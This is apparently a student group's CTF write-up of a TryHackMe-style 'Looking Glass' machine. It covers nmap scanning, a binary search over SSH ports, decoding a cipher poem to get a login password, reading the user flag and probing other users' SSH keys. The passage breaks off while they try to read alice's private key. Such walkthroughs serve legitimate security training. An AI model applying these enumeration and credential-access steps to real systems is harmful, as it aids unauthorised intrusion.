PenTest 1


ROOM A

SUI BIAN

Members

ID	Name	Role
1211101851	ANG ZHE JIE	LEADER
1211103039	OOI YI SIANG	MEMBER
1211103790	KOK YEW YAN	MEMBER

Question




Step 1: Recon and Enumeration

Members : Ang Zhe Jie


Tools used: Terminal, Boxentriq

Thought Process and Methodology and Attempts:


Connect to the machine ip, Zhe Jie scan the report by entering the command [*nmap -sC -sV machineip*] and wait for few minutes.



When it done scanning the port, there are many ports which from 9000 until 13783.



To reduce the range of the port so that Zhe Jie can find the secret port, therefore, he enter the command [*ssh -p port machineip*]. First step, Zhe Jie uses port 9000 which is 'lower' and then port 13783 which is 'higher'. He get the range of the port which is between these two ports.



```
┌──(kali㉿kali)-[~]
└─$ ssh -p 13783 10.10.192.255
The authenticity of host '[10.10.192.255]:13783 ([10.10.192.255]:13783)' can't be establi
shed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    (50 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.192.255 closed.
```

After that, Zhe Jie used port 10000 and it shows that is ‘Higher’, so the port is definitely between 9000 to 10000.

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 10000 10.10.192.255
The authenticity of host '[10.10.192.255]:10000 ([10.10.192.255]:10000)' can't be establi
shed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    (51 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:10000' (RSA) to the list of known hosts.
Higher
Connection to 10.10.192.255 closed.
```

But he still cant find the secret port, he try to used port 9500 and it shows ‘higher’ .This

Means that the port is between 9000 to 9500.

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 9500 10.10.192.255
The authenticity of host '[10.10.192.255]:9500 ([10.10.192.255]:9500)' can't be establish
ed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    (52 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9500' (RSA) to the list of known hosts.
Higher
Connection to 10.10.192.255 closed.
```

The next step, Zhe jie reduce the range to 9000 to 9250 by using 9250 and it shows ‘higher’.

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 9250 10.10.192.255
The authenticity of host '[10.10.192.255]:9250 ([10.10.192.255]:9250)' can't be establish
ed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    (53 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9250' (RSA) to the list of known hosts.
Higher
Connection to 10.10.192.255 closed.
```

After that, Zhe Jie uses port 9100 and it shows ‘lower’ therefore he knows that the secret port is in the range of 9100 to 9250.

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 9100 10.10.192.255
The authenticity of host '[10.10.192.255]:9100 ([10.10.192.255]:9100)' can't be establish
ed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    (54 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9100' (RSA) to the list of known hosts.
Lower
Connection to 10.10.192.255 closed.
```

He try again by using 9200 and this time it shows higher and this means that the secret port is in the middle of 9100 to 9200.

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 9200 10.10.192.255
The authenticity of host '[10.10.192.255]:9200 ([10.10.192.255]:9200)' can't be establish
ed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    (55 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9200' (RSA) to the list of known hosts.
Higher
Connection to 10.10.192.255 closed.
```

Zhe Jie uses port 9150 and it shows ‘lower’ and he knows the port is between 9150 and 9200.

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 9150 10.10.192.255
The authenticity of host '[10.10.192.255]:9150 ([10.10.192.255]:9150)' can't be establish
ed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    (56 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9150' (RSA) to the list of known hosts.
Lower
Connection to 10.10.192.255 closed.
```

Zhe Jie try again by using port 9175 and it shows 'lower,' the port is between 9175 and 9200.

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 9175 10.10.192.255
The authenticity of host '[10.10.192.255]:9175 ([10.10.192.255]:9175)' can't be establish
ed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    (57 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9175' (RSA) to the list of known hosts.
Lower
Connection to 10.10.192.255 closed.
```

Zhe Jie keep trying by using 9190 and it shows 'lower'. It is very near to the secret port.

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 9190 10.10.192.255
The authenticity of host '[10.10.192.255]:9190 ([10.10.192.255]:9190)' can't be establish
ed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    (58 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9190' (RSA) to the list of known hosts.
Lower
Connection to 10.10.192.255 closed.
```


Zhe Jie uses port 9195 and it shows ‘Lower’, therefore he knowsthat the port is between 9195 and 2000.

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 9195 10.10.192.255
The authenticity of host '[10.10.192.255]:9195 ([10.10.192.255]:9195)' can't be establish
ed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    (59 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9195' (RSA) to the list of known hosts.
Lower
Connection to 10.10.192.255 closed.
```


Zhe Jie try 9197 and it shows an unreadable poem so by this he knows that the secret port is 9197.

```
kali@kali: ~
File  Actions  Edit  View  Help
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```


Zhe Jie copy the whole text and go to the Boxentriq decoder to decode.




Then Zhe Jie get the key from the unreadable tex




Zhe Jie entered the decode key and decoded the unreadable text.




Lastly Zhe Jie finally found the poem.



Next, Zhe Jie key in the secret and the password is obtained which is jabberwock.





Final Result:

Zhe Jie get the password to log in into the system by decoding the secret key so that we can proceed to the next step.

Step 2: Initial Foothold

Members Involved: Kok Yew Yan

Tools used: Terminal

Thought Process and Methodology and Attempts:

Yew yan log in to jabberwock by key in the command [*ssh jabberwock@machineip*].

```
┌──(kali㉿kali)-[~]
└─$ ssh jabberwock@10.10.192.255
The authenticity of host '10.10.192.255 (10.10.192.255)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:20: [hashed name]
    ~/.ssh/known_hosts:64: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.192.255' (ED25519) to the list of known hosts.
jabberwock@10.10.192.255's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

After that, Yew Yan list the files and he found the user.txt and the flag is obtained for the first question.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```

Yew Yan open the content of the twasBrillig.sh and the poem.txt is shown if the twasBrillig.sh is running

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$
```

Therefore Yew Yan changed the file location to /home and he knows that /alice can only be run without reading and writing .

```
jabberwock@looking-glass:~$ cd ..
jabberwock@looking-glass:/home$ ls -al
total 32
drwxr-xr-x  8 root         root         4096 Jul  3  2020 .
drwxr-xr-x 24 root         root         4096 Jul  2  2020 ..
drwx--x--x  6 alice        alice        4096 Jul  3  2020 alice
drwx------  2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
drwxrwxrwx  5 jabberwock   jabberwock   4096 Jul  3  2020 jabberwock
drwx------  5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
drwx------  3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------  2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
jabberwock@looking-glass:/home$
```

Therefore, he list and view the public key [/alice/.ssh/id_rsa.pub], and it is functionable.

```
jabberwock@looking-glass:/home$ ls alice/.ssh/id_rsa.pub
alice/.ssh/id_rsa.pub
jabberwock@looking-glass:/home$ cat alice/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDGY+dwBeKw2NtTbGLN+3hpg+qZ9ebXvfkU+UZ/iP0TFmGWaYM0h
FyE9oVSoldBmLmvJAfpjFk/kgglcQ0r5rhahEPI+jIYr/retdOf8hZYpCRr21DbGt2fLF3Bu2Io/Uvhur/i9Tc5Rw
D5pgfGqHKrf1qul5×4dWK36NU+uIeIIDveTuAcKCmTBZzM1rkwwaj7UKDiJ/N9+/i6E+TEEsuXd/isF/zhGa4oQTL
pthn79Y4SAeV+SzmeAWeJbvHZHe/KrvHIOvCJcSN9bjJh76QuIZnLKTWJrscaE0qkhG5890l1P6s0auNgUuOHN5Zg
GYfHsmSGQRQUhXHplXXL6CKF alice@looking-glass
jabberwock@looking-glass:/home$
```

Yew Yan cannot view the private key because @jabberwock is not accesed and he found out that humptydumpty is accesed to it.

```
jabberwock@looking-glass:/home$ ls alice/.ssh/id_rsa
alice/.ssh/id_rsa
jabberwock@looking-glass:/home$ cat alice/.ssh/id_rsa
